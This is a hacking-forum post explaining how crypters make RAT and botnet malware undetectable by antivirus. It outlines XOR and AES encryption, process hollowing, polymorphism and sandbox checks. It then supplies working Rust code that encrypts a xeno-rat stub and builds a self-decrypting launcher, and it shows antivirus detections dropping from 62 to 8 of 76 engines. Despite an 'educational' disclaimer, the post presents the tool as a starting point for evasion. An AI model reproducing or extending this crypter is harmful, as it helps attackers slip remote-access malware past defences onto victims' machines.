

Jul 22, 2025 12:32 AM
(This post was last modified: Jul 22, 2025 01:12 AM by DarkxStormZz.)
Hey HackForums community! I’ve been diving into the world of crypters, specifically how they’re used to make malware like RAT/Botnet stubs undetectable by antivirus (AV) software. This thread is an educational deep-dive into crypter mechanics, with a focus on how they obfuscate RATs/Botnets. I’ll also share a simple Rust-based crypter example to illustrate the concept. Note: This is for learning purposes only using crypters for malicious activities is illegal and unethical. Let’s use this knowledge to better understand malware and improve cybersecurity!
Whats are Crypters
Crypters are tools designed to encrypt or obfuscate malware executables (like RAT stubs) to bypass AV detection. They make the malware appear benign while preserving its functionality, allowing it to run on a victim’s system without being flagged.
Key Components
- Builder: The part that encrypts the malware (e.g., a RAT stub) and generates a new executable (the encrypted stub).
- Ecrypted stub: A small program that decrypts and runs the encrypted payload at runtime, often in memory to avoid detection.
How Crypters Work
Crypters use encryption, obfuscation, and runtime techniques to hide malware. Here’s a step-by-step breakdown:
- Encrypting the Payload
- The crypter’s builder takes the unecrypted stub and encrypts it using algorithms like XOR, AES, or RC4.
- XOR is simple: it scrambles each byte of the stub with a key (e.g., Sup3rS3cr3tK3y). The same key is used to decrypt later.
- Example: A stub’s byte 0x41 XORed with key byte 0x6D becomes 0x2C, making it unrecognizable to AVs.
- The crypter’s builder takes the unecrypted stub and encrypts it using algorithms like XOR, AES, or RC4.
- Creating the Stub
- The crypter generates a new executable (stub) that contains:
- The encrypted RAT payload.
- Code to decrypt and run the payload at runtime.
- The encrypted RAT payload.
- The stub is designed to look legit, often mimicking trusted software (e.g., with a fake PDF icon).
- The crypter generates a new executable (stub) that contains:
- Runtime Execution
- When the stub runs, it decrypts the payload in memory (not on disk) to avoid detection.
- Techniques like RunPE or process hollowing are used:
- Start a legit process (e.g., explorer.exe) in a suspended state.
- Replace its memory with the decrypted RATs stub.
- Resume the process to execute the malware.
- Start a legit process (e.g., explorer.exe) in a suspended state.
- This keeps the payload off disk, dodging file-based AV scans.
- When the stub runs, it decrypts the payload in memory (not on disk) to avoid detection.
- Evasion Techniques
- Scantime Evasion: Alters the stub’s signature to pass disk-based scans.
- Runtime Evasion: Decrypts in memory and uses direct system calls to bypass AV hooks.
- Polymorphism: Generates unique stubs each time (e.g., random keys or code structure) to avoid signature detection.
- Anti-Analysis: Checks for debuggers, sandboxes, or VMs to avoid detection in testing environments.
- Scantime Evasion: Alters the stub’s signature to pass disk-based scans.
- Why It Works
- AVs rely on signatures (patterns of known malware). Encryption changes the stub’s signature, making it “FUD” (Fully Undetectable).
- Memory execution avoids disk writes, bypassing traditional AV scans.
- Frequent stub updates (daily in some crypter services) keep them ahead of AV databases.
- AVs rely on signatures (patterns of known malware). Encryption changes the stub’s signature, making it “FUD” (Fully Undetectable).
Challenges of Crypters
- Detection Over Time: AVs eventually update signatures, so crypters need constant updates to stay FUD.
- File Size: Encryption or added stub code can bloat the executable, raising suspicion.
- Advanced AVs: Machine learning or behavioral analysis can detect runtime behavior, though this is harder for crypters to bypass.
Writing a Crypter in Rust
why Rust? rust is a great language for crypters due to its speed, memory safety, and compact binaries and is the one i am most comfortable with. Below is a simple Rust crypter that XOR-encrypts a stub and generates a encrypted stub to decrypt and run it.
Disclaimer: This is a basic example for education. Real crypters use memory execution (e.g., process hollowing) and stronger encryption (e.g., AES).
Results of an unencrypted stub (xeno-rat)
To have a base line from where we start i put a fresh xeno-rat stub into the HF virus scanner and got the following results.
Code
Undetected / Harmless: 10 / 76

Suspicious / Malicious: 62 / 76

Failed / Timeout / Unsupported: 4 / 76
Rust Crypter Code
This code encrypts a Xeno-rat stub (fresh.exe) with XOR and creates a stub (encrypted.exe) to decrypt and execute it. For simplicity, it writes the decrypted payload to disk, but production crypters would use memory execution.
Code
use std::fs::{read, write};

use std::process::Command;


// XOR encryption/decryption

fn xor_crypt(data: &[u8], key: &[u8]) -> Vec<u8> {

    data.iter()

        .zip(key.iter().cycle())

        .map(|(&d, &k)| d ^ k)

        .collect()

}


fn main() -> std::io::Result<()> {

    // Builder: Encrypt the xeno-rat stub

    let input_file = "fresh.exe"; // Your xeno-rat stub

    let key = b"mykey123"; // XOR key (change this to anything, e.g., b"hackforums2025")

    let payload = read(input_file)?; // Read the stub

    let encrypted = xor_crypt(&payload, key);


    // Save encrypted payload

    write("encrypted.bin", &encrypted)?;


    // Generate stub code

    let stub_code = format!(

        r#"

use std::fs::read;

use std::process::Command;


fn xor_crypt(data: &[u8], key: &[u8]) -> Vec<u8> {{

    data.iter().zip(key.iter().cycle()).map(|(&d, &k)| d ^ k).collect()

}}


fn main() -> std::io::Result<()> {{

    let key = b"{}";

    let encrypted = include_bytes!("encrypted.bin");

    let decrypted = xor_crypt(encrypted, key);

    std::fs::write("temp.exe", decrypted)?;

    Command::new("temp.exe").spawn()?.wait()?;

    Ok(())

}}

"#,

        String::from_utf8_lossy(key)

    );


    // Save and compile stub

    write("stub.rs", stub_code)?;

    Command::new("rustc")

        .args(&["stub.rs", "-o", "encrypted.exe"])

        .status()?;


    Ok(())

}
Results of the encrypted stub (xeno-rat)
Code
Undetected / Harmless: 64 / 76

Suspicious / Malicious: 8 / 76

Failed / Timeout / Unsupported: 4 / 76
as you can see the dection rate is way lower than before giving us a good starting point to build upon.
Thanks for reading! Drop your questions below, Let’s keep the convo going. 😎